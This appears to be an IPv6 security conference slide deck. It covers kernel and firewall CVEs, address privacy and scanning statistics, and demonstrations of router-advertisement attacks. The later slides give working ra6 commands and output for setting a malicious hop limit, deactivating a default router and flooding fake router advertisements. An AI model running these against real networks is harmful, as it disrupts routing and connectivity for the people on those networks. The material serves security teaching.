

# IPv6 **Security** Potpourri

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**Why bother?**

**IPv4** in production  
since **decades**

**IPv6** in production  
since ...

**IPv6 is deployed  
alongside with v4**

Firewalls

IPS/IDS

NACs

# Security **Obstacles**

VPNs

Access Control Lists

Blacklists

**IPv6 maturity?**

## **CVE-2013-4162**

Flaw in setsockopt UDP\_CORK option in the Linux kernel's IPv6 stack. A local user could exploit this flaw to cause a denial of service (**system crash**).

## **CVE-2013-2232**

A flaw was discovered in the Linux kernel when an IPv6 socket is used to connect to an IPv4 destination. An unprivileged local user could exploit this flaw to cause a denial of service (**system crash**).

## **CVE-2013-4387**

Flaw in the Linux kernel's UDP Fragmentation Offload (UFO). An unprivileged local user could exploit this flaw to cause a denial of service (system crash) or possibly **gain administrative privileges**.

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**Subject: Remote system freeze thanks to Kaspersky Internet**

[...]

Kaspersky Internet Security 2013 (and any other Kaspersky product which includes the firewall functionality) is susceptible to a remote system freeze. As of the 3rd March 2013, the bug is still unfixed.

If IPv6 connectivity to a victim is possible (which is always the case on local networks), a **fragmented packet with multiple but one large extension header leads to a complete freeze of the operating system.**

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Multiple addresses per Interface

Host Tracking

# IPv6 Privacy?

IPv4 only VPN

Static prefix

Happy Eyeballs

**Keep the security level  
balanced**

# New threats

... or not so new

# Address Space Scanning

$2^{128}$  ...  $2^{64}$  ...  $2^{32}$

**Exploit IIDs**

# Embedded **MAC** Address

2001:8d8:1fe:303:d6be:d9ff:fe60:dd7c

# Embedded IPv4 Address

2001:db8:122:344::192.0.2.33

2001:db8:122:344::192:0:2:33

**Low-byte address\***

2a01:e0c:1::1


**Wordy address\***

**2a03:2880:2110:3f07:face:b00c:0:1**

# Embedded **port number**

**2001:4f8:3:7::25**

**Alexa T1M AAAA**



24,145 IPv6 addresses in total

\*\* IPv6 General Address Analysis \*\*

Total IPv6 addresses: 24145

Unicast: 24141 (99.98%) Multicast: 0 (0.00%)

Unspec.: 4 (0.02%)

\*\* IPv6 Unicast Addresses \*\*

**Loopback:** 29 (0.12%) IPv4-mapped: 63 (0.26%)

IPv4-compat.: 6 (0.02%) Link-local: 19 (0.08%)

Site-local: 0 (0.00%) Unique-local: 0 (0.00%)

6to4: 137 (0.57%) Teredo: 0 (0.00%)

Global: 23887 (98.95%)

\*\* IPv6 Interface IDs \*\*

Total IIDs analyzed: 24043

IEEE-based: 127 (0.53%) Low-byte: 11680 (48.58%)

Embed-IPv4: 3914 (16.28%) Embed-IPv4 (64): 1156 (4.81%)

Embed-port: 407 (1.69%) Embed-port (r): 28 (0.12%)

ISATAP: 0 (0.00%) Byte-pattern: 4149 (17.26%)

Randomized: 2651 (11.03%)

# Examples

```
$ host 2001:1900:2268:1:207:123:150:27
```

```
7.2.[...].ip6.arpa domain name pointer www.ncjrs.gov.
```

```
$ host 207.123.150.27
```

```
27.150.123.207 domain name pointer www.ncjrs.gov.
```

```
$ host 2001:8d8:0:5::18
```

```
8.1.[...].ip6.[...] ae-4.gw-diste.bs.kae.de.oneandone.net.
```

```
$ host 2001:4f8:3:7::25
```

```
5.2.[...].ip6.arpa domain name pointer mail.NetBSD.org.
```

```
$ host 2001:41b8:202:deb:213:21ff:fe20:1426
```

```
6.2.[...].arpa domain name pointer listera.torproject.org.
```

**How to analyze?**

ipv4-all

ieee

embed-port

**addr6** from SI6 Networks

byte-pattern

...

low-byte

**How to scan?**

IEEE OUIs


Special IIDs

**scan6** from SI6 Networks

Embedded ports

...

**Malicious Hop Limit**



## Router Advertisement Message Format

The default value that should be placed in the Hop Count field of the IP header for outgoing IP packets.

```
# ra6 -i em0 -s fe80::a00:27ff:fe9d:4980 -c 0 -v  
-d ff02::1 -l -z 1
```

```
Ethernet Source Address: 6b:88:4b:8a:d8:d3  
Ethernet Destination Address: 33:33:00:00:00:01  
(all-nodes multicast)  
IPv6 Source Address: fe80::a00:27ff:fe9d:4980  
IPv6 Destination Address: ff02::1  
IPv6 Hop Limit: 255 (default)  
Cur Hop Limit: 0 Preference: 1 Flags: none  
Router Lifetime: 9000  
Reachable Time: 4294967295 Retrans Timer: 4000  
Initial attack packet(s) sent successfully.
```

```
Now sending Router Advertisements every 1  
second...
```

```
# ping6 fbsd
```

```
PING fbsd(fbsd) 56 data bytes
```

```
64 bytes from fbsd: icmp_seq=1 ttl=63 time=0.645 ms
```


```
64 bytes from fbsd: icmp_seq=2 ttl=63 time=0.795 ms
```

```
64 bytes from fbsd: icmp_seq=3 ttl=63 time=1.01 ms
```

```
From freebsd-router icmp_seq=4 Time exceeded: Hop  
limit
```

```
[...]
```

**Deactivate** a Router



## Router Advertisement Message Format

A Lifetime of 0 indicates that the router is not a default router and SHOULD NOT appear on the default router's list

```
root@hipv6-debian-host:~# ip -6 r s
```

```
fc00:1::/64 dev eth0 proto kernel metric 256  
expires 2592155sec mtu 1500 advmss 1440 hoplimit 0
```

```
fe80::/64 dev eth0 proto kernel metric 256 mtu 1500  
advmss 1440 hoplimit 0
```

```
default via fe80::a00:27ff:fe9d:4980 dev eth0 proto  
kernel metric 1024 expires 1793sec mtu 1500 advmss  
1440 hoplimit 64
```

```
# ra6 -i em0 -s fe80::a00:27ff:fe9d:4980 -t 0 -v  
-d ff02::1
```

```
Ethernet Source Address: 05:70:d2:6e:2d:88
```

```
Ethernet Destination Address: 33:33:00:00:00:01
```

```
(all-nodes multicast)
```

```
IPv6 Source Address: fe80::a00:27ff:fe9d:4980
```

```
IPv6 Destination Address: ff02::1
```

```
IPv6 Hop Limit: 255 (default)
```

```
Cur Hop Limit: 255 Preference: 1 Flags: none
```

```
Router Lifetime: 0
```

```
Reachable Time: 4294967295 Retrans Timer: 4000
```

```
Initial attack packet(s) sent successfully.
```

```
root@hipv6-debian-host:~# ip -6 r s
```

```
fc00:1::/64 dev eth0 proto kernel metric 256  
expires 2592056sec mtu 1500 advmss 1440 hoplimit 0
```

```
fe80::/64 dev eth0 proto kernel metric 256 mtu 1500  
advmss 1440 hoplimit 0
```

# Router Advertisement Flooding

```
# ra6 -i em0 -s fe80::a00:27ff:fe9d:4980 -c 0 -v  
-d ff02::1 -l -z 1
```

```
Ethernet Source Address: 6b:88:4b:8a:d8:d3  
Ethernet Destination Address: 33:33:00:00:00:01  
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IPv6 Source Address: fe80::a00:27ff:fe9d:4980  
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```

```
fc00:1::/64 dev eth0 proto kernel metric 256 expires 2591948sec mtu  
1500 advmss 1440 hoplimit 0
```

```
fe80::/64 dev eth0 proto kernel metric 256 mtu 1500 advmss 1440  
hoplimit 0
```

```
default via fe80::a00:27ff:fe9d:4980 dev eth0 proto kernel metric 1024  
expires 1586sec mtu 1500 advmss 1440 hoplimit 64
```

```
default via fe80::e205:edce:9f12:5244 dev eth0 proto kernel metric 1024  
expires 8996sec mtu 1500 advmss 1440 hoplimit 255
```

```
default via fe80::c989:7938:4241:9924 dev eth0 proto kernel metric 1024  
expires 8996sec mtu 1500 advmss 1440 hoplimit 255
```

```
default via fe80::ba:74:aa4d:94d dev eth0 proto kernel metric 1024  
expires 8996sec mtu 1500 advmss 1440 hoplimit 255
```

```
[...]
```

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# Great **Tools** from great ppl

SI6 IPv6 toolkit

THC IPv6 toolkit

**Still a long way to go...**

**Fin!**